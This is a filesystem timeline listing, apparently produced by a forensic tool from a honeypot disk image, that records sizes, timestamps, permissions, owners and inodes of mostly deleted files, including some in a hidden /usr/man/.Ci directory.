2224 .c -rw-r--r-- 17275 games 94043 <honeypot.hda5.dd-dead-94043>
2843 .c -/rw-r--r-- 17275 games 109869 /usr/man/.Ci/.temp5 (deleted)
6053 .c -rw-r--r-- 17275 games 93975 <honeypot.hda5.dd-dead-93975>
4351 .c -rw-r--r-- 17275 games 125289 <honeypot.hda5.dd-dead-125289>
729 .c -rw-r--r-- 17275 games 94030 <honeypot.hda5.dd-dead-94030>
4549 .c -rw-r--r-- 17275 games 17518 <honeypot.hda5.dd-dead-17518>
10318 .c -rw-r--r-- 17275 games 93971 <honeypot.hda5.dd-dead-93971>
152406 .c -rw-r--r-- 17275 games 79089 <honeypot.hda5.dd-dead-79089>
11948 .c -rw-r--r-- 17275 games 125277 <honeypot.hda5.dd-dead-125277>

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1864 .c -/rw-r--r-- 17275 games 109871 /usr/man/.Ci/.temp7 (deleted)
23729 .c -rw-r--r-- 17275 games 94004 <honeypot.hda5.dd-dead-94004>
7319 .c -rw-r--r-- 17275 games 93990 <honeypot.hda5.dd-dead-93990>
8954 .c -rw-r--r-- 17275 games 94005 <honeypot.hda5.dd-dead-94005>
1642 .c -rw-r--r-- 17275 games 17535 <honeypot.hda5.dd-dead-17535>
4124 .c -rw-r--r-- 17275 games 94021 <honeypot.hda5.dd-dead-94021>
1076 .c -rw-r--r-- 17275 games 109874 <honeypot.hda5.dd-dead-109874>
4120 .c -rw-r--r-- 17275 games 125271 <honeypot.hda5.dd-dead-125271>
1717 .c -rw-r--r-- 17275 games 17534 <honeypot.hda5.dd-dead-17534>
6432 .c -rw-r--r-- 17275 games 94041 <honeypot.hda5.dd-dead-94041>
14874 .c -rw-r--r-- 17275 games 93963 <honeypot.hda5.dd-dead-93963>
0 mac drwxr-xr-x 17275 games 109792 <honeypot.hda5.dd-dead-109792>
42 .c -rw-r--r-- 17275 games 79093 <honeypot.hda5.dd-dead-79093>
60224 .c -rw-r--r-- 17275 games 94002 <honeypot.hda5.dd-dead-94002>
4642 .c -rw-r--r-- 17275 games 93936 <honeypot.hda5.dd-dead-93936>
4754 .c -rw-r--r-- 17275 games 94000 <honeypot.hda5.dd-dead-94000>
1891 .c -rw-r--r-- 17275 games 125298 <honeypot.hda5.dd-dead-125298>
3374 .c -rw-r--r-- 17275 games 93743 <honeypot.hda5.dd-dead-93743>
2719 .c -rw-r--r-- 17275 games 125292 <honeypot.hda5.dd-dead-125292>
93 .c -rw-r--r-- 17275 games 79095 <honeypot.hda5.dd-dead-79095>
3331 .c -rw-r--r-- 17275 games 79096 <honeypot.hda5.dd-dead-79096>
2789 .c -/rw-r--r-- 17275 games 109876 /usr/man/.Ci/.temp12 (deleted)
1525 .c -rw-r--r-- 17275 games 94048 <honeypot.hda5.dd-dead-94048>
12320 .c -rw-r--r-- 17275 games 93960 <honeypot.hda5.dd-dead-93960>
0 mac drwxr-xr-x 17275 games 109870 <honeypot.hda5.dd-dead-109870>
3820 .c -rw-r--r-- 17275 games 93966 <honeypot.hda5.dd-dead-93966>
26334 .c -rw-r--r-- 17275 games 93974 <honeypot.hda5.dd-dead-93974>
2633 .c -/rw-r--r-- 17275 games 109875 /usr/man/.Ci/.temp11 (deleted)
969 .c -rw-r--r-- 17275 games 93953 <honeypot.hda5.dd-dead-93953>
2414 .c -rw-r--r-- 17275 games 109818 <honeypot.hda5.dd-dead-109818>
870 .c -rw-r--r-- 17275 games 94014 <honeypot.hda5.dd-dead-94014>
1702 .c -rw-r--r-- 17275 games 17533 <honeypot.hda5.dd-dead-17533>
2390 .c -rw-r--r-- 17275 games 94017 <honeypot.hda5.dd-dead-94017>
39 .c -rw-r--r-- 17275 games 17508 <honeypot.hda5.dd-dead-17508>
543 .c -rw-r--r-- 17275 games 94036 <honeypot.hda5.dd-dead-94036>
20180 .c -rw-r--r-- 17275 games 94013 <honeypot.hda5.dd-dead-94013>
35544 .c -rw-r--r-- 17275 games 94001 <honeypot.hda5.dd-dead-94001>
2213 .c -rw-r--r-- 17275 games 109849 <honeypot.hda5.dd-dead-109849>
134 .c -rw-r--r-- 17275 games 17523 <honeypot.hda5.dd-dead-17523>
284 .c -rw-r--r-- 17275 games 17531 <honeypot.hda5.dd-dead-17531>
5857 .c -rw-r--r-- 17275 games 125273 <honeypot.hda5.dd-dead-125273>
43 .c -rw-r--r-- 17275 games 17513 <honeypot.hda5.dd-dead-17513>
51 .c -rw-r--r-- 17275 games 94054 <honeypot.hda5.dd-dead-94054>
15575 .c -rw-r--r-- 17275 games 79084 <honeypot.hda5.dd-dead-79084>
22876 .c -rwxr-xr-x 17275 games 93942 <honeypot.hda5.dd-dead-93942>
9 .c -rw-r--r-- 17275 games 109799 <honeypot.hda5.dd-dead-109799>
8658 .c -rw-r--r-- 17275 games 94009 <honeypot.hda5.dd-dead-94009>
2789 .c -rw-r--r-- 17275 games 109876 <honeypot.hda5.dd-dead-109876>
1891 .c -rw-r--r-- 17275 games 93980 <honeypot.hda5.dd-dead-93980>
26467 .c -rw-r--r-- 17275 games 93943 <honeypot.hda5.dd-dead-93943>
9 .c -rw-r--r-- 17275 games 17521 <honeypot.hda5.dd-dead-17521>
3297 .c -rw-r--r-- 17275 games 79094 <honeypot.hda5.dd-dead-79094>
1538 .c -rw-r--r-- 17275 games 93945 <honeypot.hda5.dd-dead-93945>
33 .c -rw-r--r-- 17275 games 94038 <honeypot.hda5.dd-dead-94038>
2356 .c -rw-r--r-- 17275 games 93973 <honeypot.hda5.dd-dead-93973>
18769 .c -rw-r--r-- 17275 games 93998 <honeypot.hda5.dd-dead-93998>
1376 .c -rw-r--r-- 17275 games 17524 <honeypot.hda5.dd-dead-17524>
16418 .c -rw-r--r-- root root 93947 <honeypot.hda5.dd-dead-93947>
1039 .c -rw-r--r-- 17275 games 94042 <honeypot.hda5.dd-dead-94042>
38 .c -rw-r--r-- 17275 games 94053 <honeypot.hda5.dd-dead-94053>
1864 .c -rw-r--r-- 17275 games 109871 <honeypot.hda5.dd-dead-109871>
10438 .c -rw-r--r-- 17275 games 93988 <honeypot.hda5.dd-dead-93988>
6654 .c -rw-r--r-- 17275 games 17537 <honeypot.hda5.dd-dead-17537>
108029 .c -rw-r--r-- 17275 games 79104 <honeypot.hda5.dd-dead-79104>
7942 .c -rw-r--r-- 17275 games 93968 <honeypot.hda5.dd-dead-93968>
5524 .c -rw-r--r-- 17275 games 125274 <honeypot.hda5.dd-dead-125274>
1818 .c -rw-r--r-- 17275 games 94025 <honeypot.hda5.dd-dead-94025>
3063 .c -rw-r--r-- 17275 games 109853 <honeypot.hda5.dd-dead-109853>
1674 .c -rw-r--r-- 17275 games 79103 <honeypot.hda5.dd-dead-79103>
2009 .c -rw-r--r-- 17275 games 125291 <honeypot.hda5.dd-dead-125291>
20276 .c -rw-r--r-- 17275 games 93965 <honeypot.hda5.dd-dead-93965>
1498 .c -rw-r--r-- 17275 games 93983 <honeypot.hda5.dd-dead-93983>
2419 .c -rw-r--r-- 17275 games 93934 <honeypot.hda5.dd-dead-93934>
9 .c -rw-r--r-- 17275 games 17512 <honeypot.hda5.dd-dead-17512>
2286 .c -/rw-r--r-- 17275 games 109816 /usr/man/.Ci/.temp2 (deleted)
0 mac drwxr-xr-x 17275 games 17528 <honeypot.hda5.dd-dead-17528>
2073 .c -rw-r--r-- 17275 games 125299 <honeypot.hda5.dd-dead-125299>
2414 .c -/rw-r--r-- 17275 games 109818 /usr/man/.Ci/.temp3 (deleted)
30968 .c -rw-r--r-- 17275 games 93996 <honeypot.hda5.dd-dead-93996>
5384 .c -rw-r--r-- 17275 games 94028 <honeypot.hda5.dd-dead-94028>
2846 .c -rw-r--r-- 17275 games 125300 <honeypot.hda5.dd-dead-125300>
1858 .c -rw-r--r-- 17275 games 93736 <honeypot.hda5.dd-dead-93736>
75492 .c -rw-r--r-- 17275 games 93951 <honeypot.hda5.dd-dead-93951>
0 mac drwxr-xr-x 17275 games 125268 <honeypot.hda5.dd-dead-125268>
3247 .c -rw-r--r-- 17275 games 79077 <honeypot.hda5.dd-dead-79077>
9 .c -rw-r--r-- 17275 games 94057 <honeypot.hda5.dd-dead-94057>
2645 .c -/rw-r--r-- 17275 games 109873 /usr/man/.Ci/.temp9 (deleted)
1468 .c -rw-r--r-- 17275 games 17532 <honeypot.hda5.dd-dead-17532>
25275 .c -rw-r--r-- 17275 games 78888 <honeypot.hda5.dd-dead-78888>
26045 .c -rw-r--r-- 17275 games 93981 <honeypot.hda5.dd-dead-93981>
3051 .c -rw-r--r-- 17275 games 109810 <honeypot.hda5.dd-dead-109810>
1624 .c -rw-r--r-- 17275 games 79091 <honeypot.hda5.dd-dead-79091>
1735 .c -rw-r--r-- 17275 games 125272 <honeypot.hda5.dd-dead-125272>
36615 .c -rw-r--r-- root root 94046 <honeypot.hda5.dd-dead-94046>
0 mac drwxr-xr-x 17275 games 17506 <honeypot.hda5.dd-dead-17506>
7239 .c -rw-r--r-- 17275 games 94045 <honeypot.hda5.dd-dead-94045>
1779 .c -rw-r--r-- 17275 games 125287 <honeypot.hda5.dd-dead-125287>
38 .c -rw-r--r-- 17275 games 17530 <honeypot.hda5.dd-dead-17530>
1904 .c -rw-r--r-- 17275 games 125275 <honeypot.hda5.dd-dead-125275>
75 .c -rw-r--r-- 17275 games 125283 <honeypot.hda5.dd-dead-125283>
467 .c -rw-r--r-- 17275 games 17509 <honeypot.hda5.dd-dead-17509>
3296 .c -rw-r--r-- 17275 games 94037 <honeypot.hda5.dd-dead-94037>

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4949	..c	-rw-r--r--	17275	games	94033	<honeypot.hda5.dd-dead-94033>
2452	..c	-rw-r--r--	17275	games	125290	<honeypot.hda5.dd-dead-125290>
52417	..c	-rw-r--r--	17275	games	94010	<honeypot.hda5.dd-dead-94010>
9257	..c	-rw-r--r--	17275	games	125279	<honeypot.hda5.dd-dead-125279>
1082	..c	-rw-r--r--	17275	games	94055	<honeypot.hda5.dd-dead-94055>
0	mac	drwxr-xr-x	17275	games	94056	<honeypot.hda5.dd-dead-94056>
393	..c	-rw-r--r--	17275	games	94047	<honeypot.hda5.dd-dead-94047>
18491	..c	-rw-r--r--	17275	games	79078	<honeypot.hda5.dd-dead-79078>
4807	..c	-rw-r--r--	17275	games	94003	<honeypot.hda5.dd-dead-94003>
23105	..c	-rw-r--r--	17275	games	94007	<honeypot.hda5.dd-dead-94007>
2337	..c	-rw-r--r--	17275	games	79090	<honeypot.hda5.dd-dead-79090>
0	mac	drwxr-xr-x	17275	games	17511	<honeypot.hda5.dd-dead-17511>
0	mac	-/drwxr-xr-x	17275	games	109870	/usr/man/.Ci/.temp6 (deleted)
180	..c	-rw-r--r--	17275	games	17514	<honeypot.hda5.dd-dead-17514>
3796	..c	-rw-r--r--	17275	games	125296	<honeypot.hda5.dd-dead-125296>
10043	..c	-rw-r--r--	17275	games	94031	<honeypot.hda5.dd-dead-94031>
1391	..c	-rw-r--r--	17275	games	17525	<honeypot.hda5.dd-dead-17525>
11542	..c	-rw-r--r--	17275	games	125288	<honeypot.hda5.dd-dead-125288>
297	..c	-rw-r--r--	17275	games	125276	<honeypot.hda5.dd-dead-125276>
22976	..c	-rw-r--r--	17275	games	93992	<honeypot.hda5.dd-dead-93992>
880	..c	-rw-r--r--	17275	games	93944	<honeypot.hda5.dd-dead-93944>
13371	..c	-rw-r--r--	17275	games	79088	<honeypot.hda5.dd-dead-79088>
1076	..c	-/rw-r--r--	17275	games	109874	/usr/man/.Ci/.temp10 (deleted)
21221	..c	-rwxr-xr-x	17275	games	93950	<honeypot.hda5.dd-dead-93950>
2878	..c	-rw-r--r--	17275	games	109882	<honeypot.hda5.dd-dead-109882>
8648	..c	-rw-r--r--	17275	games	94020	<honeypot.hda5.dd-dead-94020>
26760	..c	-rw-r--r--	17275	games	93987	<honeypot.hda5.dd-dead-93987>
21377	..c	-rw-r--r--	17275	games	93976	<honeypot.hda5.dd-dead-93976>
1892	..c	-rw-r--r--	17275	games	125295	<honeypot.hda5.dd-dead-125295>
11621	..c	-rw-r--r--	17275	games	93984	<honeypot.hda5.dd-dead-93984>
9	..c	-rw-r--r--	17275	games	17529	<honeypot.hda5.dd-dead-17529>
0	mac	drwxr-xr-x	17275	games	109793	<honeypot.hda5.dd-dead-109793>
2372	..c	-rw-r--r--	17275	games	109880	<honeypot.hda5.dd-dead-109880>
9773	..c	-rw-r--r--	17275	games	93938	<honeypot.hda5.dd-dead-93938>
17995	..c	-rwxr-xr-x	17275	games	93941	<honeypot.hda5.dd-dead-93941>
0	mac	drwxr-xr-x	17275	games	125254	<honeypot.hda5.dd-dead-125254>
17982	..c	-rw-r--r--	17275	games	93937	<honeypot.hda5.dd-dead-93937>
7873	..c	-rw-r--r--	17275	games	93978	<honeypot.hda5.dd-dead-93978>
318	..c	-rw-r--r--	17275	games	109804	<honeypot.hda5.dd-dead-109804>
1738	..c	-rw-r--r--	17275	games	17536	<honeypot.hda5.dd-dead-17536>
4827	..c	-rw-r--r--	17275	games	93986	<honeypot.hda5.dd-dead-93986>
3367	..c	-rw-r--r--	17275	games	17516	<honeypot.hda5.dd-dead-17516>
8567	..c	-rw-r--r--	root	root	93946	<honeypot.hda5.dd-dead-93946>
2755	..c	-rw-r--r--	17275	games	93995	<honeypot.hda5.dd-dead-93995>
4512	..c	-rw-r--r--	17275	games	93800	<honeypot.hda5.dd-dead-93800>
4007	..c	-rw-r--r--	17275	games	93958	<honeypot.hda5.dd-dead-93958>
22876	..c	-rwxr-xr-x	17275	games	79082	<honeypot.hda5.dd-dead-79082>
87262	..c	-rw-r--r--	17275	games	93952	<honeypot.hda5.dd-dead-93952>
1076	..c	-rw-r--r--	17275	games	125281	<honeypot.hda5.dd-dead-125281>
2730	..c	-rw-r--r--	17275	games	109811	<honeypot.hda5.dd-dead-109811>
10856	..c	-rw-r--r--	17275	games	79100	<honeypot.hda5.dd-dead-79100>
22132	..c	-rw-r--r--	17275	games	93462	<honeypot.hda5.dd-dead-93462>
1668	..c	-rw-r--r--	17275	games	94019	<honeypot.hda5.dd-dead-94019>
691	..c	-rw-r--r--	17275	games	93948	<honeypot.hda5.dd-dead-93948>
32322	..c	-rw-r--r--	17275	games	94006	<honeypot.hda5.dd-dead-94006>
3063	..c	-/rw-r--r--	17275	games	109853	/usr/man/.Ci/.temp4 (deleted)
29046	..c	-rw-r--r--	17275	games	93964	<honeypot.hda5.dd-dead-93964>
25510	..c	-rw-r--r--	17275	games	93935	<honeypot.hda5.dd-dead-93935>
2360	..c	-/rw-r--r--	17275	games	109872	/usr/man/.Ci/.temp8 (deleted)
2498	..c	-rw-r--r--	17275	games	125282	<honeypot.hda5.dd-dead-125282>
2213	..c	-/rw-r--r--	17275	games	109849	/usr/man/.Ci/ptyp (deleted)
1542	..c	-rw-r--r--	17275	games	79092	<honeypot.hda5.dd-dead-79092>
2321	..c	-rw-r--r--	17275	games	125284	<honeypot.hda5.dd-dead-125284>
2496	..c	-rw-r--r--	17275	games	94035	<honeypot.hda5.dd-dead-94035>
2330	..c	-rw-r--r--	17275	games	125293	<honeypot.hda5.dd-dead-125293>
41	..c	-rw-r--r--	17275	games	94058	<honeypot.hda5.dd-dead-94058>
22461	..c	-rw-r--r--	17275	games	93972	<honeypot.hda5.dd-dead-93972>
17185	..c	-rw-r--r--	17275	games	93967	<honeypot.hda5.dd-dead-93967>
3878	..c	-rw-r--r--	17275	games	93979	<honeypot.hda5.dd-dead-93979>
2017	..c	-rw-r--r--	17275	games	94022	<honeypot.hda5.dd-dead-94022>
2887	..c	-rw-r--r--	17275	games	93933	<honeypot.hda5.dd-dead-93933>
7542	..c	-rw-r--r--	17275	games	93989	<honeypot.hda5.dd-dead-93989>
37107	..c	-rw-r--r--	17275	games	93961	<honeypot.hda5.dd-dead-93961>
3465	..c	-rw-r--r--	17275	games	94027	<honeypot.hda5.dd-dead-94027>
15705	..c	-rw-r--r--	17275	games	94011	<honeypot.hda5.dd-dead-94011>
13617	..c	-rw-r--r--	17275	games	93977	<honeypot.hda5.dd-dead-93977>
0	mac	drwxr-xr-x	17275	games	94051	<honeypot.hda5.dd-dead-94051>
2645	..c	-rw-r--r--	17275	games	109873	<honeypot.hda5.dd-dead-109873>
21017	..c	-rw-r--r--	17275	games	94018	<honeypot.hda5.dd-dead-94018>
4772	..c	-rwxr-xr-x	17275	games	93949	<honeypot.hda5.dd-dead-93949>
43795	..c	-rw-r--r--	17275	games	79101	<honeypot.hda5.dd-dead-79101>
76542	..c	-rw-r--r--	17275	games	93985	<honeypot.hda5.dd-dead-93985>
9615	..c	-rw-r--r--	17275	games	93991	<honeypot.hda5.dd-dead-93991>
3777	..c	-rw-r--r--	17275	games	79099	<honeypot.hda5.dd-dead-79099>
37120	..c	-rw-r--r--	root	root	93940	<honeypot.hda5.dd-dead-93940>
3914	..c	-rw-r--r--	17275	games	93734	<honeypot.hda5.dd-dead-93734>
17995	..c	-rwxr-xr-x	17275	games	79081	<honeypot.hda5.dd-dead-79081>
0	mac	drwxr-xr-x	17275	games	94050	<honeypot.hda5.dd-dead-94050>
1885	..c	-rw-r--r--	17275	games	125269	<honeypot.hda5.dd-dead-125269>
0	mac	-/drwxr-xr-x	17275	games	109793	/usr/lib/yp/ypxfr_2perday-RPMDELETE
(deleted)						
13494	..c	-rw-r--r--	17275	games	94016	<honeypot.hda5.dd-dead-94016>
1672	..c	-rw-r--r--	17275	games	94026	<honeypot.hda5.dd-dead-94026>
3228	..c	-rw-r--r--	17275	games	17517	<honeypot.hda5.dd-dead-17517>
2884	..c	-rw-r--r--	17275	games	93735	<honeypot.hda5.dd-dead-93735>
4210	..c	-rw-r--r--	17275	games	125286	<honeypot.hda5.dd-dead-125286>
2286	..c	-rw-r--r--	17275	games	109816	<honeypot.hda5.dd-dead-109816>
1205	..c	-rw-r--r--	17275	games	94024	<honeypot.hda5.dd-dead-94024>
8736	..c	-rw-r--r--	17275	games	93970	<honeypot.hda5.dd-dead-93970>
4071	..c	-rw-r--r--	17275	games	94012	<honeypot.hda5.dd-dead-94012>
1624	..c	-rw-r--r--	17275	games	79102	<honeypot.hda5.dd-dead-79102>
1449	..c	-rw-r--r--	17275	games	94059	<honeypot.hda5.dd-dead-94059>

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20528	..c	-rw-r--r--	17275	games	93878	<honeypot.hda5.dd-dead-93878>
0	mac	drwxr-xr-x	17275	games	17520	<honeypot.hda5.dd-dead-17520>
3192	..c	-rw-r--r--	17275	games	93997	<honeypot.hda5.dd-dead-93997>
5551	..c	-rw-r--r--	17275	games	125285	<honeypot.hda5.dd-dead-125285>
24600	..c	-rw-r--r--	17275	games	94008	<honeypot.hda5.dd-dead-94008>
2633	..c	-rw-r--r--	17275	games	109875	<honeypot.hda5.dd-dead-109875>
2063	..c	-rw-r--r--	17275	games	125270	<honeypot.hda5.dd-dead-125270>
25275	..c	-/rw-r--r--	17275	games	78888	/usr/man/man1/screen.1.gz (deleted)
0	mac	drwxr-xr-x	17275	games	17519	<honeypot.hda5.dd-dead-17519>
9	..c	-rw-r--r--	17275	games	17507	<honeypot.hda5.dd-dead-17507>
5218	..c	-rw-r--r--	17275	games	93982	<honeypot.hda5.dd-dead-93982>
0	mac	drwxr-xr-x	17275	games	17510	<honeypot.hda5.dd-dead-17510>
2360	..c	-rw-r--r--	17275	games	109872	<honeypot.hda5.dd-dead-109872>
38632	..c	-rw-r--r--	17275	games	93955	<honeypot.hda5.dd-dead-93955>
5824	..c	-rw-r--r--	17275	games	93956	<honeypot.hda5.dd-dead-93956>
12360	..c	-rw-r--r--	root	root	125350	<honeypot.hda5.dd-dead-125350>
2795	..c	-rw-r--r--	17275	games	109903	<honeypot.hda5.dd-dead-109903>
4404	..c	-rw-r--r--	root	root	63806	<honeypot.hda5.dd-dead-63806>
10140	..c	-rw-r--r--	17275	games	79124	<honeypot.hda5.dd-dead-79124>
5428	..c	-rw-r--r--	root	root	109948	<honeypot.hda5.dd-dead-109948>
11464	..c	-rw-r--r--	root	root	79271	<honeypot.hda5.dd-dead-79271>
28	..c	lrwxrwxrwx	root	root	125301	<honeypot.hda5.dd-dead-125301>
1744	..c	-rw-r--r--	17275	games	94162	<honeypot.hda5.dd-dead-94162>
1458	..c	-rw-r--r--	17275	games	17545	<honeypot.hda5.dd-dead-17545>
1401	..c	-rw-r--r--	17275	games	17542	<honeypot.hda5.dd-dead-17542>
6550	..c	-rw-r--r--	17275	games	94118	<honeypot.hda5.dd-dead-94118>
4968	..c	-rw-r--r--	root	root	79263	<honeypot.hda5.dd-dead-79263>
6100	..c	-rw-r--r--	root	root	48441	<honeypot.hda5.dd-dead-48441>
4520	..c	-rw-r--r--	root	root	125356	<honeypot.hda5.dd-dead-125356>
9	..c	-rw-r--r--	17275	games	94175	<honeypot.hda5.dd-dead-94175>
1567	..c	-rw-r--r--	17275	games	94148	<honeypot.hda5.dd-dead-94148>
203	..c	-rw-r--r--	17275	games	109884	<honeypot.hda5.dd-dead-109884>
0	mac	drwxr-xr-x	17275	games	17544	<honeypot.hda5.dd-dead-17544>
24	..c	lrwxrwxrwx	root	root	125325	<honeypot.hda5.dd-dead-125325>
1685	..c	-rw-r--r--	17275	games	94210	<honeypot.hda5.dd-dead-94210>
1465	..c	-rw-r--r--	17275	games	17547	<honeypot.hda5.dd-dead-17547>
181	..c	-rw-r--r--	17275	games	94114	<honeypot.hda5.dd-dead-94114>
2194	..c	-rw-r--r--	17275	games	94101	<honeypot.hda5.dd-dead-94101>
5208	..c	-rw-r--r--	root	root	63803	<honeypot.hda5.dd-dead-63803>
4096	..c	-rw-r--r--	root	root	48427	<honeypot.hda5.dd-dead-48427>
1906	..c	-rw-r--r--	17275	games	94068	<honeypot.hda5.dd-dead-94068>
6244	..c	-rw-r--r--	root	root	79302	<honeypot.hda5.dd-dead-79302>
819	..c	-rw-r--r--	root	root	125342	<honeypot.hda5.dd-dead-125342>
2124	..c	-rw-r--r--	17275	games	109905	<honeypot.hda5.dd-dead-109905>
1462	..c	-rw-r--r--	17275	games	48308	<honeypot.hda5.dd-dead-48308>
46	..c	-rw-r--r--	17275	games	94113	<honeypot.hda5.dd-dead-94113>
6084	..c	-rw-r--r--	root	root	79244	<honeypot.hda5.dd-dead-79244>
1082	..c	-rw-r--r--	17275	games	94156	<honeypot.hda5.dd-dead-94156>
1100	..c	-rw-r--r--	17275	games	94195	<honeypot.hda5.dd-dead-94195>
4612	..c	-rw-r--r--	root	root	125346	<honeypot.hda5.dd-dead-125346>
2109	..c	-rw-r--r--	17275	games	109909	<honeypot.hda5.dd-dead-109909>
2404	..c	-rw-r--r--	17275	games	79120	<honeypot.hda5.dd-dead-79120>
0	mac	drwxr-xr-x	17275	games	94094	<honeypot.hda5.dd-dead-94094>
4200	..c	-rw-r--r--	root	root	48424	<honeypot.hda5.dd-dead-48424>
7616	..c	-rw-r--r--	17275	games	48314	<honeypot.hda5.dd-dead-48314>
28	..c	lrwxrwxrwx	root	root	125304	<honeypot.hda5.dd-dead-125304>
41	..c	-rw-r--r--	17275	games	94184	<honeypot.hda5.dd-dead-94184>
2024	..c	-rw-r--r--	17275	games	48313	<honeypot.hda5.dd-dead-48313>
4580	..c	-rw-r--r--	root	root	79298	<honeypot.hda5.dd-dead-79298>
0	mac	drwxr-xr-x	17275	games	79127	<honeypot.hda5.dd-dead-79127>
4996	..c	-rw-r--r--	root	root	79259	<honeypot.hda5.dd-dead-79259>
99300	..c	-rw-r--r--	17275	games	78932	<honeypot.hda5.dd-dead-78932>
5580	..c	-rw-r--r--	root	root	79280	<honeypot.hda5.dd-dead-79280>
4220	..c	-rw-r--r--	root	root	79309	<honeypot.hda5.dd-dead-79309>
0	mac	drwxr-xr-x	17275	games	94102	<honeypot.hda5.dd-dead-94102>
4664	..c	-rw-r--r--	root	root	79288	<honeypot.hda5.dd-dead-79288>
5472	..c	-rw-r--r--	root	root	79277	<honeypot.hda5.dd-dead-79277>
1899	..c	-rw-r--r--	17275	games	17549	<honeypot.hda5.dd-dead-17549>
2342	..c	-rw-r--r--	17275	games	79315	<honeypot.hda5.dd-dead-79315>
760	..c	-rw-r--r--	17275	games	140673	<honeypot.hda5.dd-dead-140673>
4736	..c	-rw-r--r--	root	root	48453	<honeypot.hda5.dd-dead-48453>
410	..c	-rw-r--r--	17275	games	94134	<honeypot.hda5.dd-dead-94134>
5740	..c	-rw-r--r--	root	root	79281	<honeypot.hda5.dd-dead-79281>
4500	..c	-rw-r--r--	root	root	125358	<honeypot.hda5.dd-dead-125358>
7324	..c	-rw-r--r--	root	root	63807	<honeypot.hda5.dd-dead-63807>
9163	..c	-rw-r--r--	root	root	109941	<honeypot.hda5.dd-dead-109941>
9	..c	-rw-r--r--	17275	games	94140	<honeypot.hda5.dd-dead-94140>
5324	..c	-rw-r--r--	root	root	79297	<honeypot.hda5.dd-dead-79297>
10437	..c	-rw-r--r--	root	root	63773	<honeypot.hda5.dd-dead-63773>
5796	..c	-rw-r--r--	root	root	48456	<honeypot.hda5.dd-dead-48456>
44382	..c	-rw-r--r--	17275	games	79317	<honeypot.hda5.dd-dead-79317>
5192	..c	-rw-r--r--	root	root	79228	<honeypot.hda5.dd-dead-79228>
2929	..c	-rw-r--r--	17275	games	48338	<honeypot.hda5.dd-dead-48338>
2141	..c	-rw-r--r--	17275	games	48311	<honeypot.hda5.dd-dead-48311>
0	mac	drwxr-xr-x	17275	games	94158	<honeypot.hda5.dd-dead-94158>
5104	..c	-rw-r--r--	root	root	48443	<honeypot.hda5.dd-dead-48443>
287144	..c	-rw-r--r--	root	root	48458	<honeypot.hda5.dd-dead-48458>
4496	..c	-rw-r--r--	root	root	48417	<honeypot.hda5.dd-dead-48417>
0	mac	drwxr-xr-x	17275	games	94120	<honeypot.hda5.dd-dead-94120>
4460	..c	-rw-r--r--	root	root	79299	<honeypot.hda5.dd-dead-79299>
11416	..c	-rw-r--r--	root	root	79269	<honeypot.hda5.dd-dead-79269>
506218	..c	-rw-r--r--	root	root	79314	<honeypot.hda5.dd-dead-79314>
7324	..c	-rw-r--r--	root	root	79243	<honeypot.hda5.dd-dead-79243>
6944	..c	-rw-r--r--	root	root	125362	<honeypot.hda5.dd-dead-125362>
14	..c	lrwxrwxrwx	root	root	63788	<honeypot.hda5.dd-dead-63788>
2161	..c	-rw-r--r--	17275	games	94092	<honeypot.hda5.dd-dead-94092>
4548	..c	-rw-r--r--	root	root	48444	<honeypot.hda5.dd-dead-48444>
1365	..c	-rw-r--r--	17275	games	79125	<honeypot.hda5.dd-dead-79125>
0	mac	drwxr-xr-x	17275	games	79115	<honeypot.hda5.dd-dead-79115>
23	..c	lrwxrwxrwx	root	root	125313	<honeypot.hda5.dd-dead-125313>
44	..c	-rw-r--r--	17275	games	140684	<honeypot.hda5.dd-dead-140684>
4608	..c	-rw-r--r--	root	root	79287	<honeypot.hda5.dd-dead-79287>

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4256 .c -rw-r--r-- root root 109945 <honeypot.hda5.dd-dead-109945>
5660 .c -rw-r--r-- root root 79307 <honeypot.hda5.dd-dead-79307>
4312 .c -rw-r--r-- root root 79226 <honeypot.hda5.dd-dead-79226>
0 mac drwxr-xr-x 17275 games 94212 <honeypot.hda5.dd-dead-94212>
0 mac drwxr-xr-x 17275 games 94174 <honeypot.hda5.dd-dead-94174>
4716 .c -rw-r--r-- root root 79285 <honeypot.hda5.dd-dead-79285>
3838 .c -/ -rw-r--r-- 17275 games 48312 /usr/man/man8/yppserv.8.gz (deleted)
9 .c -rw-r--r-- 17275 games 94187 <honeypot.hda5.dd-dead-94187>
11576 .c -rw-r--r-- root root 79320 <honeypot.hda5.dd-dead-79320>
22876 .c -rwxr-xr-x 17275 games 17568 <honeypot.hda5.dd-dead-17568>
103440 .c -rw-r--r-- root root 109964 <honeypot.hda5.dd-dead-109964>
3781 .c -rw-r--r-- 17275 games 94090 <honeypot.hda5.dd-dead-94090>
18 .c lrwxrwxrwx root root 63794 <honeypot.hda5.dd-dead-63794>
7797 .c -rw-r--r-- root root 17561 <honeypot.hda5.dd-dead-17561>
0 mac drwxr-xr-x 17275 games 94152 <honeypot.hda5.dd-dead-94152>
40 .c -rw-r--r-- 17275 games 94215 <honeypot.hda5.dd-dead-94215>
2242 .c -rw-r--r-- 17275 games 17552 <honeypot.hda5.dd-dead-17552>
9004 .c -rw-r--r-- root root 79254 <honeypot.hda5.dd-dead-79254>
39 .c -rw-r--r-- 17275 games 109892 <honeypot.hda5.dd-dead-109892>
13520 .c -rw-r--r-- root root 48438 <honeypot.hda5.dd-dead-48438>
18491 .c -rw-r--r-- 17275 games 17565 <honeypot.hda5.dd-dead-17565>
12412 .c -rw-r--r-- root root 63800 <honeypot.hda5.dd-dead-63800>
0 mac drwxr-xr-x 17275 games 48340 <honeypot.hda5.dd-dead-48340>
2024 .c -/ -rw-r--r-- 17275 games 48313 /usr/man/man8/yppxfr.8.gz (deleted)
140 .c -rw-r--r-- 17275 games 94098 <honeypot.hda5.dd-dead-94098>
9 .c -rw-r--r-- 17275 games 94179 <honeypot.hda5.dd-dead-94179>
0 mac drwxr-xr-x 17275 games 94178 <honeypot.hda5.dd-dead-94178>
50882 .c -rw-r--r-- 17275 games 79316 <honeypot.hda5.dd-dead-79316>
3215 .c -rw-r--r-- 17275 games 48337 <honeypot.hda5.dd-dead-48337>
4988 .c -rw-r--r-- root root 63804 <honeypot.hda5.dd-dead-63804>
2643 .c -rw-r--r-- 17275 games 17550 <honeypot.hda5.dd-dead-17550>
5240 .c -rw-r--r-- root root 63813 <honeypot.hda5.dd-dead-63813>
8196 .c -rw-r--r-- root root 125334 <honeypot.hda5.dd-dead-125334>
318 .c -rw-r--r-- 17275 games 94142 <honeypot.hda5.dd-dead-94142>
26 .c lrwxrwxrwx root root 125317 <honeypot.hda5.dd-dead-125317>
2343 .c -rw-r--r-- 17275 games 94129 <honeypot.hda5.dd-dead-94129>
